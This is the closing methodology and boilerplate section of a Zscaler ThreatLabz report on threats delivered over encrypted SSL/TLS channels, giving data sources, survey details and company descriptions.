Analysis of 29.8 billion blocked threats from October 2022 to September 2023 in the Zscaler cloud shows that all blocked threats came via encrypted channels, SSL and TLS. In addition to blocked threats, this report leverages the more than 360 billion transactions and 500 daily signals processed by the Zscaler Zero Trust Exchange™ each day.

Survey methodology

On behalf of Zscaler, Virtual Intelligence Briefing (VIB) surveyed 250 security, IT, and networking professionals at large North American enterprises during October and November of 2023.



About ThreatLabz

ThreatLabz is the security research arm of Zscaler. This world—class team is responsible for hunting new threats and ensuring that the thousands of organizations using the global Zscaler platform are always protected. In addition to malware research and behavioral analysis, team members are involved in the research and development of new prototype modules for advanced threat protection on the Zscaler platform, and regularly conduct internal security audits to ensure that Zscaler products and infrastructure meet security compliance standards. ThreatLabz regularly publishes in—depth analyses of new and emerging threats on its portal, research.zscaler.com.

Stay updated on ThreatLabz research by [subscribing to our Trust Issues newsletter](#) today.

About Zscaler

Zscaler (NASDAQ: ZS) accelerates digital transformation so that customers can be more agile, efficient, resilient, and secure. The Zscaler Zero Trust Exchange™ protects thousands of customers from cyberattacks and data loss by securely connecting users, devices, and applications in any location. Distributed across more than 150 data centers globally, the SASE—based Zero Trust Exchange is the world's largest inline cloud security platform. To learn more, visit www.zscaler.com.



| Experience your world, secured.™

About Zscaler

Zscaler (NASDAQ: ZS) accelerates digital transformation so that customers can be more agile, efficient, resilient, and secure. The Zscaler Zero Trust Exchange™ protects thousands of customers from cyberattacks and data loss by securely connecting users, devices, and applications in any location. Distributed across more than 150 data centers globally, the SASE—based Zero Trust Exchange is the world's largest inline cloud security platform. To learn more, visit www.zscaler.com.

© 2023 Zscaler, Inc. All rights reserved. Zscaler™, Zero Trust Exchange™, Zscaler Internet Access™, ZIA™, Zscaler Private Access™, ZPA™ and other trademarks listed at [zscaler.com/legal/trademarks](https://www.zscaler.com/legal/trademarks) are either (i) registered trademarks or service marks or (ii) trademarks or service marks of Zscaler, Inc. in the United States and/or other countries. Any other trademarks are the properties of their respective owners.